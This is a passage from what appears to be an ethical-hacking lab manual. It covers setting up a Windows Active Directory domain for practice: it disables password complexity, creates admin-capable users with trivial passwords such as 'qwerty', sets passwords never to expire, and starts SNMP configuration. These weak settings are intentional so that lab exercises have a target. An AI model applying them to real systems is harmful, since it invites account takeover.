
40. **Password must meet complexity requirements Properties** window appears, select **Disabled** radio button; click **Apply**, and then click **OK**




41. Once done, close all the windows

**Create User Accounts and Configure Them**

42. Now navigate to **Start → Administrative Tools → Active Directory Users and Computers.**




43. In Active Directory Users and Computers expand **CEH.com** node and right-click **Users** and click **New and User** from the context menu as shown in the below figure.




44. **New Object - User** dialog box appears fill in the required fields.

45. Type **Jason** in First name: field, Initial of your choice, type **jason** in **User logon name:** field and click **Next**.




46. Type **qwerty** in Password and Confirm Password fields and uncheck User must change password at next logon and check Password never expires option and click **Next..**




47. Once **User** is successfully created click **Finish**.




48. Now right-click on created user and click **Properties** from the context menu.




49. In select user properties click **Member Of** tab and click **Add** button.



50. In Select Groups wizard type **Administrators** and click **OK**. This will make the user as member of the Administrators.




51. Click **Apply** and **OK** in the Users properties.



52. Similarly create the following users in Active Directory by following the steps **43** to **47**.

- (i) Username: **Martin**; Password: **apple**
- (ii) Username: **Juggyboy**; Password: **green**
- (iii) Username: **Shiela**; Password: **test**

Note: You may assign admin privileges to any of these accounts as well, by following the steps **48** to **51**.




## CT#24: How to Install and Configure SNMP Service in Windows Server 2012 and Windows Server 2008


### Installing and Configuring SNMP Service in Windows Server 2012

As you have already installed SNMP service in Windows Server 2012 host machine, you just need to configure it in this machine. For this, launch **Services**.


1. To launch Services, click **Windows** icon at the lower left corner of the screen



